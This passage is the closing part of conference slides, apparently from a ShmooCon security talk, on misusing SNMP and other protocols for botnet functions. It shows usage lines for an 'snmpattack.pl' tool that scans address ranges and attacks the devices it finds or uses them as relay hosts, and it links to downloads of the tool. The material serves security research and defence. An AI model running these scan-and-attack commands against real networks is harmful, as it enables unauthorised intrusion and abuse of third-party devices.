                : Scans the given ip/range (type: snmp, icmp, syn | default = snmp)
-s type
                : Count of parallel scans (default = 10)
-t num
                : Be verbose
-v
scan and attack all found devices:
# snmpattack.pl -I 10.0.0.0/24
scan and use all founds as relay hosts:
# snmpattack.pl -s syn -p 21 -v -f 1.2.3.4 10.0.0.0/24
```

http://www.ernw.de/download/snmpattack.pl



Summary



- There are quite some protocols that can be used in a way probably not intended by their designers.
- Some of these protocols are present from the early days of the internet and have been designed without too much security in mind.
- You should know and understand those mechanisms.
- Many functions of traditional botnets might be performed more efficiently with novel approaches.
- So, again, the mitigating controls have to be adapted.
- At tomorrow's sunrise all the code shown will be available at: www.ernw.de/download/shmoobots.tar



Questions?







We want to thank ...



- ... Dominick Baier, for pushing us onto PNRP
- ... the ShmooCon staff for inviting us
- ... and, for sure, all of you for listening to us









